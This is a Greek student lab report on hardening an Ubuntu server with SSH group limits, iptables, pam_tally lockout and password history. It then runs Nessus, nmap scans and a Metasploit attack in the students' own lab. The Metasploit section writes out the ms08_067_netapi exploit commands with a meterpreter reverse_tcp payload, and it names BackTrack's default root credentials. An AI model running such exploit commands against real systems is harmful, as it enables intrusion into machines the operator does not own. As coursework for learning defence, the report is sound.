AllowGroups sshlogin
sudo adduser username sshlogin
sudo servise ssh restart

εντολή για iptables που ρίχνουν όλα τα πακέτα που προέρχονται από domain:

$ sudo iptables -A INPUT -s www.slashdot.org -j DROP

Για να δούμε εύκολα την τρέχουσα κατάσταση του λογαριασμού χρήστη:

```
anjelina@anji:~$ sudo chage -l username
chage: user 'username' does not exist in /etc/passwd
anjelina@anji:~$ sudo chage -l anjelinaz
chage: user 'anjelinaz' does not exist in /etc/passwd
anjelina@anji:~$ sudo chage -l anjelina
Last password change                                    : Mar 29, 2013
Password expires                                        : never
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 99999
Number of days of warning before password expires       : 7
anjelina@anji:~$ _
```


Ενεργοποιήστε πρόσθετες ρυθμίσεις με γνώμονα την ασφάλεια του συστήματος όπως για παράδειγμα : α) απενεργοποίηση λογαριασμών χρηστών μετά από πολλές αποτυχημένες προσπάθειες εισόδου στο σύστημα, β) απαγόρευση χρήσης συνθηματικού που έχει ήδη χρησιμοποιηθεί παλιότερα κλπ.

A) το "faillog" μετράει τις αποτυχημένες προσπάθειες σύνδεσης που έχει ο χρήστης. Για να μπορέσουμε να χρησιμοποιήσουμε το faillog, θα πρέπει ο διαχειριστής να μετρήσει τις αποτυχημένες προσπάθειες σύνδεσης.

sudo nano file /etc/pam.d/system-auth

```
 GNU nano 2.2.6          File: /etc/pam.d/system-auth                Modified

auth required pam_tally.so no_magic_root
account required pam_tally.so deny=3 no_magic_root
lock_time=180
```

Μετά κάνω την εντολή faillog -a για να δω τις αποτυχημένες προσπάθειες



Και για να κλειδώσω λογαριασμούς έχω τις εντολές: passwd –l anjelina

Και για να ξεκλειδώσω λογαριασμούς έχω τις εντολές: passwd –u anjelina

Β) Κάνω την εντολή


Και μετά γράφω τα παρακάτω για να απαγορεύετε η χρήση συνθηματικού που έχει ήδη χρησιμοποιηθεί παλιότερα.

γ) Χρήση Εργαλείων για Penetration Testing:


<u>Συλλογή πληροφοριών - Επιβεβαίωση Αδυναμιών</u>
<u>Δύο από τα δημοφιλέστερα προγράμματα σ' αυτή την κατηγορία είναι το Nessus και το nmap.</u>

Nessus:Το Nessus είναι ένας ισχυρός ελεγκτής ασφαλείας απομακρυσμένου δικτύου με ένα ισχυρό GUI.Το Nessus υποστηρίζει plugins και προσφέρει συνήθως μία συνήθης τρέχουσα επίθεση βάσης δεδομένων. Διαθέτει επίσης χρήσιμες δυνατότητες scripting που σας επιτρέπει να αυτοματοποιήσει πολλές εργασίες .Το Nessus δεν είναι πλέον open source, αλλά είναι διαθέσιμο δωρεάν για προσωπική χρήση.


Για την χρήση του προγράμματος χρειάστηκε εγγραφή και κάθε φορά συνδέομαι σε αυτό.




Εδώ μπορούμε να φτιάξουμε χρήστες. Εμείς έχουμε έναν.





Πάμε στο scan – new scan και συμπληρώνω τα στοιχεία για την διεύθυνση 192.168.1.69 που έχει το linux σύστημά μου με Scan Title ubuntu. Μετά κάνω scan και πάω στα αποτελέσματα .



Πατάμε για περισσότερες πληροφορίες. Μερικές που μας ενδιαφέρουν είναι:







σημαντικές ευπάθειες - Αναζητήστε τα αντίστοιχα exploits τα οποία εκμεταλλεύονται τις συγκεκριμένες αδυναμίες.

Η ανάπτυξη των ιστοσελίδων και βάσεων δεδομένων έχει κάποια κενά ασφαλείας όπου κάποιοι κακόβουλοι προγραμματιστές που βρίσκουν αυτά τα κενά βρίσκουν τρόπο να τα εκμεταλευτούν μέσω των exploits. (είναι κώδικας γραμμένος σε perl) Στις εικόνες από το Nessus έχω βρει τις ευπάθεις του συστήματος των linux.

192.168.1.69

Knowledge Base


low	FTP Supports Clear Text Authentication	FTP	1
info	Nessus SYN scanner	Port scanners	4
info	Service Detection	Service detection	2
info	Apache Banner Linux Distribution Disclosure	Web Servers	1
info	Backported Security Patch Detection (WWW)	General	1
info	Common Platform Enumeration (CPE)	General	1
info	Device Type	General	1
info	DNS Server Detection	DNS	1
info	Ethernet Card Manufacturer Detection	Misc.	1
info	FTP Server Detection	Service detection	1

Nmap: Το **Nmap** δικτυακής σάρωσης είναι ο επίσημος οδηγός για το **Nmap Security Scanner** μια ελεύθερη και ανοικτή πηγή χρησιμότητας που χρησιμοποιείται από εκατομμύρια ανθρώπους για τον εντοπισμό δικτύου, τη διοίκηση, τον έλεγχο και την ασφάλεια. Περιλαμβάνει λειτουργίες που ανατρέπουν firewalls και συστήματα ανίχνευσης εισβολής, τη βελτιστοποίηση των επιδόσεων Nmap, και την αυτοματοποίηση των κοινών εργασιών δικτύωσης με το Nmap Scripting Engine.Επίσης συμβουλές και οδηγίες για κοινές χρήσεις, όπως η λήψη απογραφή του δικτύου, τον έλεγχο διείσδυσης, ανίχνευση απατεώνων σημείων ασύρματης πρόσβασης και ακυρώση ξεσπασμάτων σκουληκιών δικτύου.Το Nmap τρέχει σε Windows, Linux, και Mac OS X.


Για το nmap εγκαταστήσαμε το backtrack 5 στο virtual box όπου το έχει μέσα, όπως και το znmap που είναι το ίδιο. Για να ανοίξουμε το backtrack χρησιμοποιήσαμε τις παρακάτω εντολές: Root , Toor , Startx

```
bt login: root
Password:
Last login: Sat Mar 30 00:24:57 EET 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

  System information as of Sun Mar 31 01:19:00 EET 2013

  System load:  0.01              Processes:           66
  Usage of /:   55.3% of 19.55GB  Users logged in:     0
  Memory usage: 1%                IP address for eth0: 192.168.1.70
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# startx
```

Αφού μπούμε στο backtrack ψάχνω το nmap




1.Επιλογή -sT :Είναι η default επιλογή στο nmap για την σάρωση θυρών.Η τεχνική αυτή όνομαζεται TCP Connect και είναι εύκολα ανιχνεύσιμη από τον στόχο. Παρακάτω βάζουμε την εντολή και βλέπουμε τα αποτελέσματα που μας ενδιαφέρουν:



2.Επιλογή -sS :Με την τεχνική αυτή το nmap σαρώνει όπως παραπάνω τις επιλεγμένες πόρτες με την διαφορά ότι δεν υλοποιεί μία πλήρης TCP σύνδεση.Η τεχνική αυτή ονομάζεται TCP SYN ή μισάνοιχτη σάρωση(half-open scanning) και έχει το πλεονέκτημα ότι δεν είναι τόσο εύκολα ανιχνεύσιμη όσο η TCP Connect.

Εδώ βλέπουμε και τις ανοιχτές πόρτες (exploits) που μπορούμε να κάνουμε επιθέσεις.

3.Επιλογή -O :Με την επιλογή αυτή το nmap μπορεί να εξακριβώσει την ταυτότητα του λειτουργικού συτήματος του υπολογιστή στόχου.




Metasploit: Το πλαίσιο Metasploit είναι ένα εργαλείο δοκιμών διείσδυσης ,πλατφόρμα ανάπτυξης exploit και εργαλείο έρευνας .Το Metasploit Framework περιλαμβάνει εκατοντάδες που εργάζονται εξ αποστάσεως εκμεταλλευόμενοι μια ποικιλία από πλατφόρμες. Ωφέλιμα φορτία, κωδικοποιητές, και nop γεννήτριες διαφανειών μπορούν να αναμιχθούν και να συνδυαστούν με μονάδες Ωφέλιμων φορτίων, κωδικοποιητές, και nop γεννήτριες διαφανειών μπορούν να αναμιχθούν και να συνδυαστούν με μονάδες exploit για την επίλυση σχεδόν κάθε exploit που

σχετίζονται με το έργο. Το Πλαίσιο Metasploit είναι γραμμένο στη γλώσσα Ruby scripting και παρέχεται υπό την άδεια BSD.


Ανοίγω το backtrack και βρίσκω το metasploit

Ανοίγω το msfconsole και γράφω τα παρακάτω:




msf > use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.170.130

set PAYLOAD windows/meterpreter/reverse_tcp




show options

set LHOST 192.168.170.128



Exploit

Ακόμα κάναμε χρήση του armitage στο unbuntu server



Και κάνουμε την επίθεση

Συμπεράσματα:

Συμπερασματικά σύμφωνα με όσα εφαρμόσαμε για τις ανάγκες της εργασίας σε Ubuntu Server καταλήξαμε στην κατανόηση και εξηκείωση στο περιβάλλον αυτό καθώς και μετά από επανηλειμένες προσπάθειες στην μη επαρκή υλοποίηση κάποιων από τις εντολές.Ως αναφορά στο κομμάτι των επιθέσεων προσπαθήσαμε να το εφαρμόσουμε και στα δύο λειτουργικά Linux και Windows με αναφορά και στα δύο.

Πηγές που χρησιμοποιήσαμε:

http://www.serverschool.com/server-configuration/how-to-lock-user-accounts-after-login-failure/

http://manpages.ubuntu.com/manpages/intrepid/man1/ps.1.html

http://www.metasploit.com/modules/framework/search?utf8=%E2%9C%93&osvdb=&bid=&text=ssh&cve=&msb

http://www.howtogeek.com/howto/ubuntu/add-a-user-on-ubuntu-server/

http://ubuntuforums.org/showthread.php?t=2087828

https://help.ubuntu.com/community/IptablesHowTo

https://help.ubuntu.com/10.04/serverguide/ftp-server.html

http://www.geocities.ws/jimboy3100/Nmap.htm